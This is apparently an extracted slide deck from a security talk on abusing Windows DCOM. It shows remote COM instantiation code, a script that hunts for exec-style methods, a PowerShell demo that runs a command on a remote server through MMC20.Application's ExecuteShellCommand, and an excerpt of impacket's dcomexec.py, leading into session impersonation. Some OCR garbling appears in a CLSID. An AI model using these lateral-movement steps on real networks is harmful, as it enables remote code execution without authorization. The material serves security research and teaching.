


DCOM Characteristics

- > AppID = identifier for a group of COM classes
- > Associated with a set of configurations (e.g., activation rights)




FirewallCheck.exe – Remotely!



FirewallCheck.exe – Remotely!

```
15     COSERVERINFO serverInfo = { 0 };
16     serverInfo.pwszName = (LPWSTR)remoteComputerName;
17
18     MULTI_QI mqi = { 0 };
19     mqi.pIID = &__uuidof(INetFwPolicy2);
20     mqi.pItf = nullptr;
21     mqi.hr = 0;
22
23     hr = CoCreateInstanceEx(
24         clsid,
25         nullptr,
26         CLSCTX_REMOTE_SERVER,
27         &serverInfo,
28         1,
29         &mqi
30     );
```


FirewallCheck.exe – Remotely!



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows the command "PS C:\> .\RemoteFirewallCheck.exe DC01.COMPANY.LOCAL" and its output: "Firewall is disabled for public profile, you'd better check your config!". The window has a dark blue background and white text.

```
Administrator: Windows PowerShell
PS C:\> .\RemoteFirewallCheck.exe DC01.COMPANY.LOCAL
Firewall is disabled for public profile, you'd better check your config!
```

Not every class has an AppID..



Let's find the perfect COM object

- > COM class with an AppID
- > Method with interesting keywords (e.g., *exec*)
- > Hope for the best?



Quick & Dirty Search Script

```
PS C:\> .\SearchExecDCOM.ps1
COM class: {0002DF01-0000-0000-C000-000000000046} InternetExplorer.Application.1
- Application.ExecWB()
- Parent.ExecWB()

COM class: {49B2791A-B1AE-4C90-9B8E-E860BA07F889} MMC20.Application.1
- Document.ActiveView.ExecuteScopeMenuItem()
- Document.ActiveView.ExecuteSelectionMenuItem()
- Document.ActiveView.ExecuteshellCommand() [Red Box]
- Document.Views.ExecuteScopeMenuItem()
- Document.Views.ExecuteSelectionMenuItem()
- Document.Views.ExecuteshellCommand() [Red Box]
```



Demo


```
PS C:\> whoami  
company\jdoe.adm  
PS C:\> $com = [System.Activator]::CreateInstance([Type]::GetTypeInfoFromCLSID '4QR27Q1A-R1AF-4C90-QB8E-F860BA07F889', 'SRV01.COMPANY.LOCAL')  
PS C:\> $com Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe", $null, $null, "/")  
PS C:\> |
```

Task Manager


File Options View

Processes Performance Users Details Services

Name	PID	Status	User name
wlms.exe	2060	Running	SYSTEM
winlogon.exe	540	Running	SYSTEM
wininit.exe	402	Running	SYSTEM
win32calc.exe	3800	Running	jdoe.adm



We “accidentally” found *dcomexec.py* :)



impacket / examples / dcomexec.py

gabrielg5 Techdebt examples bootstrapping v2 (#1928) ·

Code Blame Executable File · 651 lines (570 l... Raw

```
1 #!/usr/bin/env python
2 # Impacket - Collection of Python classes for working with network protocols.
3 #
4 # Copyright Fortra, LLC and its affiliated companies
5 #
6 # All rights reserved.
```

Currently supported objects are:

1. MMC20.Application (49B2791A-B1AE-4C90-9B8E-E860BA07F889) - Tested Windows 7, Windows 10, Server 2012R2
2. ShellWindows (9BA05972-F6A8-11CF-A442-00A0C90A8F39) - Tested Windows 7, Windows 10, Server 2012R2
3. ShellBrowserWindow (C08AFD90-F2A1-11D1-8455-00A0C91F3880) - Tested Windows 10, Server 2012R2

```
19 #
20 # Drawback is it needs DCOM, hence, I have to be able to access
21 # DCOM ports at the target machine.
22 #
23 # Original discovery by Matt Nelson (@enigma0x3):
24 # https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmcc20-application-com-object/
25 # https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
26 #
27 # Author:
28 # beto (@agsolino)
29 # Marcello (@byt3bl33d3r)
30 #
```

Going Further


- > Search other keywords
 - > Search other execution techniques (e.g, Office macro)
 - > Reverse undocumented COM objects
- ⇒ See: references on slide 80

COM-Based Impersonation


Impersonation Scenario

PS C:\> qwinsta /server:SRV01.COMPANY.LOCAL		
SESSIONNAME	USERNAME	ID
services		0
console		1
rdp-tcp#0	jdoe.adm	2

Session #2 (RDP)



Cross-Session Activation

